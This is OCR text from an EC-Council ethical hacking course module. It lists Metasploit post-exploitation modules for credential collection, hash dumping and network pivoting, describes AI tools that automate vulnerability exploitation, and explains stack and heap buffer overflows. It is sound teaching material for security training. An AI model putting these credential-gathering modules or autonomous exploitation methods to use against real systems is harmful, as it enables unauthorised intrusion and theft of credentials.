
  Important Post-Exploitation Modules

  Some of the significant post-exploitation modules available in the Metasploit Framework are as follows:

  - **Windows Gather Modules:**
    - **`post/windows/gather/enum_logged_on_users`**: Enumerates the users currently logged into the system.
    - **`post/windows/gather/credentials/credential_collector`**: Collects various credentials stored in the target system.
  - **Linux Gather Modules:**
    - **`post/linux/gather/enum_configs`**: Collects various configuration files from the target system.
    - **`post/linux/gather/hashdump`**: Dumps password hashes from the target Linux system.
  - **Network Pivoting Modules:**
    - **`post/multi/manage/autoroute`**: Adds a route to the target local network through a compromised system.
    - **`post/windows/manage/portproxy`**: Sets up a port-forwarding rule for pivoting through a compromised machine.

  These post-exploitation modules provide powerful capabilities for further exploiting and controlling compromised systems, making them a crucial component of the penetration tester toolkit within the Metasploit Framework.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



AI-Powered Vulnerability Exploitation Tools

Nebula

Source: *https://github.com*

Nebula represents a paradigm shift in ethical hacking, harnessing the capabilities of AI to revolutionize the detection and exploitation of vulnerabilities.

Key Features:

- **AI for Enhanced Vulnerability Management:** Nebula leverages AI algorithms to automate the identification and exploitation of vulnerabilities by processing vast datasets and analyzing complex patterns to detect potential weaknesses.
- **Leveraging NLP:** Nebula uses NLP to ease the technical complexity of using natural language commands, translating intent into precise actions without the need for extensive technical expertise.
- **Automated Ethical Hacking Process:** Nebula automates repetitive tasks inherent in ethical hacking, such as scanning for vulnerabilities and executing exploit scripts. Nebula's direct command-line access automates the execution of suggested commands, ensuring consistent and reliable operation throughout security assessments.
- **Command Search Engine:** Nebula features a command search engine that allows ethical hackers to easily find commands relevant to specific services, ports, or terms. Nebula provides curated suggestions for commands that can help identify potential vulnerabilities.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.56: Workflow of nebula




Figure 6.57: Nebula allows users to input commands using natural language

DeepExploit

Source: *https://github.com*

DeepExploit utilizes a deep learning model to automate vulnerability identification and exploitation. DeepExploit integrates the A3C neural network model to autonomously analyze and exploit vulnerabilities in target systems.

Workflow of DeepExploit

The workflow of DeepExploit involves several iterative steps to ensure effective vulnerability exploitation:

- **Data Collection:** Gathering detailed information about target servers, including OS details and software versions.
- **Neural Network Training:** Inputting collected data into the A3C neural network model to generate exploit payloads.
- **Payload Execution:** Deploying generated payloads on target servers via the Metasploit framework.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Model Updating:** Updating the neural network model based on the success or failure of exploit attempts, optimizing it for future exploitation tasks.

Key Features:

- **Fully Automated Vulnerability Identification and Exploitation:** DeepExploit employs deep learning techniques, specifically the A3C (Asynchronous Advantage Actor-Critic) neural network model, to autonomously identify and exploit vulnerabilities within target systems. This automation streamlines the ethical hacking process, enabling the rapid assessment and mitigation of security risks.
- **Data Gathering and Neural Network Training:** The tool gathers essential information about the target servers, such as the operating system type, product names, and versions. This data is then fed into the A3C neural network model, which processes the information to generate tailored exploit payloads.
- **Payload Execution via Metasploit Integration:** DeepExploit generates exploited payloads based on the insights derived from its neural network model. These payloads are executed on the target server using the Metasploit framework. This integration ensures compatibility and effectiveness in exploiting the identified vulnerabilities.
- **Continuous Learning and Optimization:** Through iterative exploitation attempts, DeepExploit updates its neural network model by adjusting the weights based on the outcomes of each exploit attempt. This iterative learning process enables the model to improve its accuracy and effectiveness over time and learn to exploit servers more efficiently and accurately.




Figure 6.58: DeepExploit scan report

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Buffer Overflow

- A buffer is an area of **adjacent memory** locations allocated to a program or application to handle its runtime data
- Buffer overflow or overrun is a **common vulnerability** in an applications or programs that accepts more data than the allocated buffer
- This vulnerability allows the application to exceed the buffer while writing data to the buffer and **overwrite neighboring memory** locations
- Attackers exploit buffer overflow vulnerability to **inject malicious code** into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, etc.

Why Are Programs and Applications Vulnerable to Buffer Overflows?

- Lack of boundary checking
- Using older versions of programming languages
- Using unsafe and vulnerable functions
- Lack of good programming practices
- Failing to set proper filtering and validation principles
- Executing code present in the stack segment
- Improper memory allocation
- Insufficient input sanitization

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Buffer Overflow

A buffer is an area of adjacent memory locations allocated to a program or application to handle its runtime data. Buffer overflow or overrun is a common vulnerability in applications or programs that accept more data than the allocated buffer. This vulnerability allows the application to exceed the buffer while writing data to the buffer and overwrite neighboring memory locations. Furthermore, this vulnerability leads to erratic system behavior, system crash, memory access errors, etc. Attackers exploit a buffer overflow vulnerability to inject malicious code into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, and so on.

Why Are Programs and Applications Vulnerable to Buffer Overflows?

- Boundary checks are not performed fully, or, in most cases, entirely skipped
- Applications that use older versions of programming languages involve several vulnerabilities
- Programs that use unsafe and vulnerable functions fail to validate the buffer size
- Programs and applications that do not adhere to good programming practices
- Programmers that fail to set proper filtering and validation principles in the applications
- Systems that execute code present in the stack segment are vulnerable to buffer overflows
- Improper memory allocation and insufficient input sanitization in the application lead to buffer overflow attacks
- Application programs that use pointers for accessing heap memory result in buffer overflows


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

30 Module 06 | System Hacking

EC-Council CEH v13

Types of Buffer Overflow: Stack-Based Buffer Overflow

- A stack is used for **static memory allocation** and stores the variables in "Last-in First-out" (LIFO) order
- There are two stack operations: **PUSH** stores the data onto the stack and **POP** removes data from the stack
- If an application is vulnerable to stack-based buffer overflow, then attackers take control of the EIP register to **replace the return address** of the function with the malicious code that allows them to gain shell access to the target system




Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

31 Module 06 | System Hacking

EC-Council CEH v13

Types of Buffer Overflow: Heap-Based Buffer Overflow

- Heap memory is **dynamically allocated** at runtime during the execution of the program and it stores program data
- Heap-based overflow occurs when a block of memory is allocated to a heap, and data is written without any bounds checking
- This vulnerability leads to **overwriting dynamic object pointers**, heap headers, heap -based data, virtual function table, etc.
- Attackers exploit heap-based buffer overflow to take control of the program's execution. Unlike stack overflows, heap overflows are inconsistent and have different exploitation techniques



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Types of Buffer Overflow

There are two types of buffer overflow, namely the stack-based buffer overflow and heap-based buffer overflow.

- **Stack-Based Buffer Overflow**

  In most applications, a stack is used for static memory allocation. Contiguous blocks of memory are allocated for a stack to store temporary variables created by a function.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The stack stores the variables in "Last-in First-out" (LIFO) order. Whenever a function is called, the required memory for storing the variables is declared on the stack, and when the function returns, the memory is automatically deallocated. There are two stack operations, namely, PUSH, which stores data onto the stack, and POP, which removes data from the stack.

Stack memory includes five types of registers:

- **EBP:** Extended Base Pointer (EBP), also known as StackBase, stores the address of the first data element stored onto the stack
- **ESP:** Extended Stack Pointer (ESP) stores the address of the next data element to be stored onto the stack
- **EIP:** Extended Instruction Pointer (EIP) stores the address of the next instruction to be executed
- **ESI:** Extended Source Index (ESI) maintains the source index for various string operations
- **EDI:** Extended Destination Index (EDI) maintains the destination index for various string operations

A stack-based buffer overflow occurs when an application writes more data to a buffer than what is actually allocated for that buffer. To understand stack-based buffer overflow, you must focus on the EBP, EIP, and ESP registers. EIP is the most important read-only register, which stores the address of the instruction that needs to be subsequently executed.

